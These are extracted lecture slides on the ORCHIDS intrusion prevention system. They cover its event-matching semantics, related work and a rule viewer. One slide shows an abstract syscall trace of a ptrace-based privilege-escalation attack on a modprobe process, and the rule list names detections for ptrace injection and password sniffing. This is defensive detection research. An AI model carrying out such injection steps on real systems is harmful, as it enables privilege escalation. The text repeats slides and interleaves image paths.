
How it works

Flow of events:

open ("/etc/passwd", "r", pid=58, euid=500)
 ptrace (ATTACH, pid=57, euid=500, 58)
 ptrace (ATTACH, pid=100, euid=500, 101)
 exec (prog="modprobe", pid=101)
 ptrace (ATTACH, pid=100, euid=500, 101)
 exit (pid=58)

ptrace (SYSCALL, pid=100, 101)
 ptrace (GETREGS, pid=100, 101)
 ptrace (POKETEXT, pid=100, 101)
 ptrace (POKETEXT, pid=100, 101)
 ptrace (POKETEXT, pid=100, 101)
 ptrace (DETACH, pid=100, 101)

Orchids threads:




How it works

Flow of events:

open ("/etc/passwd", "r", pid=58, euid=500)
 ptrace (ATTACH, pid=57, euid=500, 58)
 ptrace (ATTACH, pid=100, euid=500, 101)
 exec (prog="modprobe", pid=101)
 ptrace (ATTACH, pid=100, euid=500, 101)
 exit (pid=58)

ptrace (SYSCALL, pid=100, 101)
 ptrace (GETREGS, pid=100, 101)
 ptrace (POKETEXT, pid=100, 101)
 ptrace (POKETEXT, pid=100, 101)
 ptrace (POKETEXT, pid=100, 101)
 ptrace (DETACH, pid=100, 101)

Orchids threads:



Related work

- **P-Best** [Lindqvist-Porras 1999]
- **StatI** [Eckmann-Vigna-Kemmerer 2000]
- **Chronicles** [e.g., Morin-Debar 2003]
- **Lambda** [Cuppens-Miege 2002]
- **Sutekh** [Pouzol-Ducassé 2002]
- **Blare** [George-VietTriemTong-Mé 2009]
- **RV-Monitor** [Rosu et al. 2008, 09, 12, 14]
- ... and probably many others

The image shows a screenshot of the Orchids internal state viewer interface. The top part displays a menu with options: Main Config tree, Modules, Fields, Statistics, Rules, and Rule. Below the menu is a table of rules:

ID	Rule name	States	Trans.	State env sz
0	ptrace	9	14	30
1	pidtrack	7	14	17
2	apachessl	4	3	14
3	portscan	3	2	3
4	dhcp_lease_check	10	12	23
5	password_sniff	4	3	5

The bottom part of the screenshot shows a detailed view of Rule 4: dhcp_lease_check. It includes a preview diagram, an information table, and a state list table.

Information

Property	Value
States	10
Transitions	12
State env size	23
Dynamic env size	2
Source	rules/dhcp_lease_check.rule.5

State list

ID	Name	Line	Trans.	Action code
0	init	6	1	No action
1	discover	11	2	000: 06 00 packet [DH] 000: 06 00 ack [D] 000: 06 01 packet [D] 000: 06 00 call [D] 000: 06 00 call [D]
2	offer	23	0	000: 06 06 packet [D] 000: 06 06 call [D] 000: 06 06 call [A] 000: 06 06 call [A]
3	offer	28	3	000: 06 06 packet [DH] 000: 06 06 call [D]



Outline

1. A few **scary stories** about computer security

2. **ORCHIDS**: an intrusion prevention system

3. **Semantics** and algorithms

4. **NetEntropy**: detecting subverted cryptographic flows

5. Conclusion

Outline

1. A few **scary stories** about computer security

2. **ORCHIDS**: an intrusion prevention system

3. **Semantics** and algorithms

4. **NetEntropy**: detecting subverted cryptographic flows

5. Conclusion


Semantics, and detection algorithms

- Semantics: **what** should Orchids detect?
- Algorithm: **how** should I detect it?
(This is what I showed you.)
- Semantics **dictates** the algorithm.
- ... somehow opposite to the average coding attitude
 - we like to think algorithmically
 - we are eager to **code**

<http://www.sadgrin.com/wp-content/uploads/2013/03/geek-300x300.jpg>

Semantics, and detection algorithms



- Semantics: **what** should Orchids detect?
- Algorithm: **how** should I detect it?
(This is what I showed you.)
- Semantics **dictates** the algorithm.
- ... somehow opposite to the average coding attitude
 - we like to think algorithmically
 - we are eager to **code**



<http://www.sadgrin.com/wp-content/uploads/2013/03/geek-300x300.jpg>


Semantics, 1

- ORCHIDS looks for **subsequences** of events («runs»)



Semantics, 1


- ORCHIDS looks for **subsequences** of events («**runs**»)



Semantics, 2: «shortest runs»

- ORCHIDS looks for **subsequences** of events
- In this (simple) example, **many** possible runs (even by fixing the start event)

